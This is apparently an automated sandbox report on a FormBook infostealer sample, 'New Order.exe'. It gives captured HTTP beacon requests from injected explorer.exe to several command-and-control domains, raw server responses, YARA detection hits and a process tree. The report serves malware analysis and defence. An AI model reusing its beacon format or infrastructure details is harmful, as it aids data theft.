Jun 22, 2021 18:07:02.320333958 CEST	8.8.8.8	192.168.2.4	0xd849	No error (0)	occasionalassistant.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.collectordrive.com
- www.dietsz.com
- www.gangju123.com
- www.ayanmobile.com
- www.securenotifications.com
- www.cuttingemporium.com
- www.optimismactivism.com
- www.occasionalassistant.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49765	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:05:57.232847929 CEST	2490	OUT	GET /de52/?z6Ad_8Jp=q/8Nbvd67YPMVz3o7HcOnLFi8lrYmwA47pjKffLVRoseAGTrTNs7CZxo0gnZJZCgi/pT&Yz=0bpDyT HTTP/1.1 Host: www.collectordrive.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:05:57.373182058 CEST	2491	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:05:57 GMT Content-Type: text/html Content-Length: 275 ETag: "60cf306c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49773	208.91.197.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:28.881365061 CEST	6965	OUT	GET /de52/?z6Ad_8Jp=jbY8motXMJXjJrQ4SeyjR+FjRclRi1mJ8dBASwUO8jLWL5/FFIvWjS8rmQthPplPuKqV&Yz=0bpDyT HTTP/1.1 Host: www.dietsz.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:29.140470028 CEST	6966	IN	HTTP/1.1 200 OK Date: Tue, 22 Jun 2021 16:06:28 GMT Server: Apache Set-Cookie: vsid=927vr3719235890014433; expires=Sun, 21-Jun-2026 16:06:28 GMT; Max-Age=157680000; path=/; domain=www.dietsz.com; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_Uw4qiUju2zz+weO4mV2GI7k1nX7kTZn8uaqV ZARtigLqyAUX38aGdpukBvac52fhLQzpcbQQJ2UWrAn9Fd/c7g== Content-Length: 2548 Keep-Alive: timeout=5, max=84 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 2d 2d 0d 0a 09 74 6f 70 2e 6c 6f 63 61 74 69 6f 6e 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 64 69 65 74 73 7a 2e 63 6f 6d 2f 3f 66 70 3d 30 6c 64 30 74 25 32 42 4a 57 68 52 6b 38 57 64 56 54 50 47 50 4c 39 42 41 67 49 4f 6d 69 74 33 46 6f 79 4e 4c 33 46 37 50 47 25 32 46 70 4f 72 50 57 53 35 41 48 70 4c 72 4d 79 76 50 39 59 4f 33 77 70 61 51 59 63 76 36 79 56 53 42 43 58 32 70 68 63 4b 38 45 67 69 64 67 45 58 63 47 46 66 62 50 73 77 25 32 46 62 56 48 39 4b 7a 34 74 43 68 45 6e 77 30 49 38 56 71 71 6a 58 78 6e 4d 70 6d 6a 55 4f 62 69 37 4b 4b 76 54 68 51 73 35 77 52 69 4d 74 39 52 45 52 41 76 33 4e 78 55 32 73 4f 58 54 49 31 68 71 5a 4c 4c 44 55 4c 31 52 4f 49 25 33 44 26 70 72 76 74 6f 66 3d 35 4e 56 34 63 61 69 72 79 58 49 36 68 37 66 34 36 4d 39 25 32 46 74 25 32 42 39 58 48 36 65 78 70 6a 74 49 52 70 62 37 39 6a 5a 37 76 72 55 25 33 44 26 70 6f 72 75 3d 66 64 52 62 7a 77 45 45 57 6b 67 68 41 38 49 48 78 57 6b 78 63 76 6 8 5a 37 55 71 4b 53 72 75 50 76 6e 57 48 68 38 41 6a 57 62 72 59 48 4d 37 25 32 42 45 32 6f 41 6a 53 4d 25 32 42 46 55 51 68 31 6e 53 74 55 25 32 46 4f 64 4a 7a 6c 75 71 77 77 45 44 52 6b 36 43 6a 75 57 57 7a 32 59 79 6b 6a 44 4c 75 58 25 32 42 57 48 78 31 43 58 73 65 74 72 35 61 52 4e 74 75 6f 65 77 56 71 31 34 74 67 47 70 52 72 47 4a 32 42 6f 75 4b 49 75 6a 6e 7a 78 75 61 6e 7a 4a 4d 53 37 46 34 6f 63 76 78 33 48 31 58 7a 4e 65 38 75 6d 63 6c 51 69 75 79 6a 50 76 6f 54 6c 58 57 39 25 32 42 4a 47 56 76 71 73 46 75 6f 4e 74 36 51 38 26 63 69 66 72 3d 31 26 7a 36 41 64 5f 38 4a 70 3d 6a 62 59 38 6d 6f 74 58 4d 4a 58 6a 4a 72 51 34 53 65 79 6a 52 2b 46 6a 52 63 6c 52 69 31 6d 4a 38 64 42 41 53 77 55 4f 38 6a 4c 57 4c 35 25 32 46 46 46 49 76 57 6a 53 38 72 6d 51 74 68 50 70 6c 50 75 4b 71 56 26 59 7a 3d 30 62 70 44 79 54 22 3b 0d 0a 09 2f 2a 0d 0a 2d 2d 3e 0d 0a 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 41 51 3d 3d 5f 55 77 34 71 69 55 6a 75 32 7a 7a 2b Data Ascii: ...top.location="http://www.dietsz.com/?fp=0ld0t%2BJWhRk8WdVTPGPL9BAgIOmit3FoyNL3F7PG%2F pOrPWS5AHpLrMyvP9YO3wpaQYcv6yVSBCX2phcK8EgidgEXcGFfbPsw%2FbVH9Kz4tChEnw0l8VqqjXxnMpmjUObi7 KKvThQs5wRiMt9RERAv3NxU2sOXTI1hqZLLDUL1ROI%3D&prvtof=5NV4cairyXl6h7f46M9%2Ft%2B9XH6expjtIR pb79jZ7vrU%3D&poru=fdRbzwEEWkghA8IHxWkxcvhZ7UqKSruPvnWHh8AjWbrYHM7%2BE2oAjSM%2BFUQh1nStU%2 FOdJzluqwwEDRk6CjuWWz2YykjDLuX%2BWHx1CXsetr5aRNtuoewVq14tgGpRrGJ2BouKIujnzxuanzJMS7F4ocvx3 H1XzNe8umclQiuyjPvoTlXW9%2BJGVvqsFuoNt6Q8&cifr=1&z6Ad_8Jp=jbY8motXMJXjJrQ4SeyjR+FjRclRi1mJ 8dBASwUO8jLWL5%2FFFIvWjS8rmQthPplPuKqV&Yz=0bpDyT";/*--><html data-adblockkey="MFwwDQYJKoZI hvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6QM yFwXT5CCRyjS2penECAwEAAQ==_Uw4qiUju2zz+

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49776	107.161.23.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:34.372102976 CEST	6987	OUT	GET /de52/?z6Ad_8Jp=KfmGdnK98UrOdo4kMnFtb2+M9fToEn1F+Gzo6oV5pCedLQ1HneT9cj2ied9UzRR+PF6A&Y z=0bpDyT HTTP/1.1 Host: www.gangju123.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:06:34.511514902 CEST	6988	IN	HTTP/1.1 302 Moved Temporarily Server: nginx Date: Tue, 22 Jun 2021 16:06:34 GMT Content-Type: text/html Content-Length: 154 Connection: close Location: http://www.gangju123.com?z6Ad_8Jp=KfmGdnK98UrOdo4kMnFtb2+M9fToEn1F+Gzo6oV5pCedLQ1HneT9cj2i ed9UzRR+PF6A&Yz=0bpDyT Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>302 Found</title></head><body bgcolor="white"> 302 Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49777	160.153.78.1	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:39.786784887 CEST	6989	OUT	GET /de52/?z6Ad_8Jp=VjXAIgKfhvF8hRWD/e05oFFe9piey6xRf/uiJW4aXhiEfFySQTYX7BGVKv+i/OP+5wGQ&Y z=0bpDyT HTTP/1.1 Host: www.ayanmobile.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:40.022874117 CEST	6990	IN	HTTP/1.1 307 Temporary Redirect Date: Tue, 22 Jun 2021 16:06:39 GMT Server: Apache X-Powered-By: PHP/7.3.27 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Set-Cookie: sma_token_cookie=b3f0f9d0325ac9f0e1e456ac4dd5e969; expires=Tue, 22-Jun-2021 18:06:39 GMT; Max-Age=7200; path=/ Set-Cookie: sess=99b68994a776bbb61303eb0074393aaf0390e97d; expires=Tue, 22-Jun-2021 18:06:39 GMT; Max-Age=7200; path=/; HttpOnly Upgrade: h2,h2c Connection: Upgrade, close Location: http://ayanmobile.com/ Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49778	35.209.88.35	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:46.522727013 CEST	6991	OUT	GET /de52/?z6Ad_8Jp=/MwPCQmb8N4Awmw4mMKJPRGOCBQ0FmS8LiYPDqoyki9FgjxxSyxFyKWOR1kx SGqMaJan&Yz=0bpDyT HTTP/1.1 Host: www.securenotifications.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:06:46.698638916 CEST	6993	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 22 Jun 2021 16:06:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Httpd: 1 Host-Header: 6b7412fb82ca5edfd0917e3957f05d89 X-Proxy-Cache: MISS X-Proxy-Cache-Info: 0 NC:000000 UP: Data Raw: 31 33 64 38 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 4e 6f 74 20 66 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 63 73 73 3f 66 61 6d 69 6c 79 3d 4f 70 65 6e 2b 53 61 6e 73 3a 34 30 30 2c 37 30 30 25 37 43 52 6f 62 6f 74 6f 3a 34 30 30 2c 37 30 30 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0a 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 20 7b 0a 20 20 20 20 20 20 20 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 20 20 20 20 20 20 20 20 2d 6d 6f 7a 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 20 20 20 20 20 20 20 20 2d 77 65 62 6b 69 74 2d 74 61 70 2d 68 69 67 68 6c 69 67 68 74 2d 63 6f 6c 6f 72 3a 20 74 72 61 6e 73 70 61 72 65 6e 74 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 2d 77 65 62 6b 69 74 2d 74 65 78 74 2d 73 69 7a 65 2d 61 64 6a 75 73 74 3a 20 31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 2e 66 69 74 2d 77 69 64 65 20 7b 0a 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 20 20 20 20 20 20 20 20 6f 76 65 72 66 6c 6f 77 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 32 34 30 70 78 3b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 74 6f 70 3a 20 36 30 70 78 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 20 36 30 70 78 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 6c 65 66 74 3a 20 32 30 70 78 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 20 32 30 70 78 3b 0a 20 20 20 20 20 7d 0a 20 20 20 20 20 2e 62 61 63 6b 67 72 6f 75 6e 64 2d 77 72 61 70 20 7b 20 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 20 7d 0a 20 20 20 20 20 2e 62 61 63 6b 67 72 6f 75 6e 64 2d 77 72 61 70 2e 63 6c 6f 75 64 2d 62 6c 75 65 20 7b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 62 30 65 30 65 39 3b 20 7d 0a 20 20 20 20 20 2e 62 61 63 6b 67 72 6f 75 6e 64 2d 77 72 61 70 2e 77 68 69 74 65 20 7b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 20 7d 0a 20 20 20 20 20 2e 74 69 74 6c 65 20 7b 20 0a 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 32 30 Data Ascii: 13d8f<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 - Not found</title> <link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700%7CRoboto:400,700" rel="stylesheet"><style> * { box-sizing: border-box; -moz-box-sizing: border-box; -webkit-tap-highlight-color: transparent; } body { margin: 0; padding: 0; height: 100%; -webkit-text-size-adjust: 100%; } .fit-wide { position: relative; overflow: hidden; max-width: 1240px; margin: 0 auto; padding-top: 60px; padding-bottom: 60px; padding-left: 20px; padding-right: 20px; } .background-wrap { position: relative; } .background-wrap.cloud-blue { background-color: #b0e0e9; } .background-wrap.white { background-color: #fff; } .title { position: relative; text-align: center; margin: 20

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49779	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:51.837527990 CEST	7018	OUT	GET /de52/?z6Ad_8Jp=A6XO+ITKnQQbOEvUMrF2CVYLPv45kLd/uv2YdfW9vEZfPW6611dfa85KEkC5Wqh6gBNa&Yz=0bpDyT HTTP/1.1 Host: www.cuttingemporium.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:06:51.976614952 CEST	7019	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:06:51 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be46-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49780	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:06:57.107094049 CEST	7020	OUT	GET /de52/?z6Ad_8Jp=LwTVedL55OWwkv7g5+M8qNIWWWhwOSQTlz2nKf3SzAUgx635MxYM24Oa4PrOeZWczuGU&Yz=0bpDyT HTTP/1.1 Host: www.optimismactivism.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:06:57.245840073 CEST	7021	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:06:57 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be36-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49781	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:07:02.363946915 CEST	7022	OUT	GET /de52/?z6Ad_8Jp=qb+cDyZ+/Kn0EiG8qAwackOr+Z8XD7HPsMVV4+H0Ra088mc2au++kj7rvX/qHs87RHMJ&Yz=0bpDyT HTTP/1.1 Host: www.occasionalassistant.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:07:02.503415108 CEST	7022	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 22 Jun 2021 16:07:02 GMT Content-Type: text/html Content-Length: 275 ETag: "60c7be6a-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: New Order.exe PID: 7044 Parent PID: 6124

General

Start time:	18:04:57
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\New Order.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\New Order.exe'
Imagebase:	0x400000
File size:	206093 bytes
MD5 hash:	4AF03301316C984C17CA822456B6D918
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.645023716.00000000022A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.645023716.00000000022A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.645023716.00000000022A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: New Order.exe PID: 7108 Parent PID: 7044

General

Start time:	18:04:58
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\New Order.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\New Order.exe'
Imagebase:	0x400000
File size:	206093 bytes
MD5 hash:	4AF03301316C984C17CA822456B6D918
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.690404186.00000000009F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.690404186.00000000009F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.690404186.00000000009F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.690073712.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.690073712.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.690073712.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.642981900.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.642981900.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.642981900.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.690378991.00000000009C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.690378991.00000000009C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.690378991.00000000009C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities — Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 7108

General

Start time:	18:05:03
Start date:	22/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wscript.exe PID: 5884 Parent PID: 3424

General

Start time:	18:05:20
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0xdf0000
File size:	147456 bytes
